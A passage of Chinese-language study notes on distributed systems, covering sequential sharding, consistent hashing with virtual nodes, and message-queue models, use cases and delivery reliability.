将数据划分为多个连续的部分，**按数据的 ID 或者时间分布到不同节点上**。例如 User 表的 ID 范围为 1 ~ 7000，使用顺序分布可以将其划分成多个子表，对应的主键范围为 1 ~ 1000，1001 ~ 2000，...，6001 ~ 7000。


顺序分布相比于哈希分布的主要优点如下：

- **能保持数据原有的顺序**；
- **并且能够准确控制每台服务器存储的数据量，从而使得存储空间的利用率最大。**

七、一致性哈希

产生背景

一般来说单表数据量多于500w的时候，使用**分库分表**，**采用主从复制，读写分离的策略**。在来了一个请求的时候，比如a.png，




Hash取模来判断属于哪一台服务器：hash(a.png) % 4 = 2，则说明在第2台服务器上。

缺陷：服务器的故障，或者集群扩增，都会导致Hash取模结果变化，导致请求找不到缓存，直接访问后端数据库


一致性Hash

一致性Hash算法**也是使用取模的方法**，只是，刚才描述的取模法是对服务器的数量进行取模，而一致性Hash算法是对2^32取模，什么意思呢？简单来说，**一致性Hash算法将整个哈希值空间组织成一个虚拟的圆环**，如假设某哈希函数H的值空间为0-2^32-1（即哈希值是一个**32位无符号整形**），整个哈希环如下：



整个空间**按顺时针方向组织**，圆环的正上方的点代表0，0点右侧的第一个点代表1，以此类推，2、3、4、5、6.....直到2^32-1，也就是说0点左侧的第一个点代表2^32-1， 0和2^32-1在零点中方向重合，我们把这个由2^32个点组成的圆环称为**Hash环**。


下一步将各个服务器使用Hash进行一个哈希，具体可以**选择服务器的IP或主机名作为关键字进行哈希**，这样每台机器就能确定其在哈希环上的位置，这里假设将上文中四台服务器使用IP地址哈希后在环空间的位置如下：



接下来使用如下算法定位数据访问到相应服务器：将数据key使用相同的函数Hash计算出哈希值，并确定此数据在环上的位置，**从此位置沿环顺时针“行走”，第一台遇到的服务器就是其应该定位到的服务器**！


Hash环数据倾斜（构造虚拟节点解决）

一致性Hash算法在服务节点太少时，容易因为节点分部不均匀而造成数据倾斜（被缓存的对象大部分集中缓存在某一台服务器上）问题，例如系统中只有两台服务器，其环分布如下：



此时必然造成大量数据集中到Node A上，而只有极少量会定位到Node B上。为了解决这种数据倾斜问题，一致性Hash算法引入了虚拟节点机制，即对每一个服务节点计算多个哈希，每个计算结果位置都放置一个此服务节点，称为虚拟节点。**具体做法可以在服务器IP或主机名的后面增加编号来实现。**

例如上面的情况，可以为每台服务器计算三个虚拟节点，于是可以分别计算 “Node A#1”、“Node A#2”、“Node A#3”、“Node B#1”、“Node B#2”、“Node B#3”的哈希值，于是形成六个虚拟节点：



同时数据定位算法不变，只是多了一步虚拟节点到实际节点的映射，例如定位到“Node A#1”、“Node A#2”、“Node A#3”三个虚拟节点的数据均定位到Node A上。这样就解决了服务节点少时数据倾斜的问题。在实际应用中，通常将虚拟节点数设置为32甚至更大，因此即使很少的服务节点也能做到相对均匀的数据分布。

消息队列

一、消息模型

点对点

消息生产者向消息队列中发送了一个消息之后，**只能被一个消费者消费一次**。

发布/订阅

消息生产者向频道发送一个消息之后，多个消费者可以从该频道订阅到这条消息并消费。

发布与订阅模式和观察者模式有以下不同：

- 观察者模式中，观察者和主题都知道对方的存在；而在发布与订阅模式中，**发布者与订阅者不知道对方的存在，它们之间通过频道进行通信。**
- 观察者模式是**同步的**，当事件触发时，**主题会调用观察者的方法，然后等待方法返回**；而发布与订阅模式是**异步**的，发布者向频道发送一个消息之后，就不需要关心订阅者何时去订阅这个消息，可以立即返回。

二、使用场景

异步处理

发送者将消息发送给消息队列之后，不需要同步等待消息接收者处理完毕，而是立即返回进行其它操作。消息接收者从消息队列中订阅消息之后异步处理。

例如**在注册流程中通常需要发送验证邮件来确保注册用户身份的合法性**，可以使用消息队列使发送验证邮件的操作异步处理，用户在填写完注册信息之后就可以完成注册，而**将发送验证邮件这一消息发送到消息队列**中。

只有在业务流程允许异步处理的情况下才能这么做，例如上面的注册流程中，**如果要求用户对验证邮件进行点击之后才能完成注册的话，就不能再使用消息队列。**

流量削峰

在高并发的场景下，如果短时间有大量的请求到达会压垮服务器。

可以将请求发送到消息队列中，服务器按照其处理能力从消息队列中订阅消息进行处理。

应用解耦

如果模块之间不直接进行调用，模块之间耦合度就会很低，那么修改一个模块或者新增一个模块对其它模块的影响会很小，**从而实现「可扩展性」**。

通过使用消息队列，一个模块只需要向消息队列中发送消息，其它模块可以选择性地从消息队列中订阅消息从而完成调用。

三、可靠性

发送端的可靠性

发送端完成操作后一定能将消息成功发送到消息队列中。

实现方法：

- 在本地数据库建一张**消息表**，将消息数据与业务数据保存在同一数据库实例里，这样就可以利用本地数据库的事务机制。事务提交成功后，**将消息表中的消息转移到消息队列中，若转移消息成功则删除消息表中的数据，否则继续重传。**

接收端的可靠性

接收端能够从消息队列成功消费一次消息。

两种实现方法：

- 保证接收端**处理消息的业务逻辑具有幂等性**：只要具有幂等性，那么消费多少次消息，最后处理的结果都是一样的。
- 保证**消息具有唯一编号**，并使用一张日志表来记录已经消费的消息编号。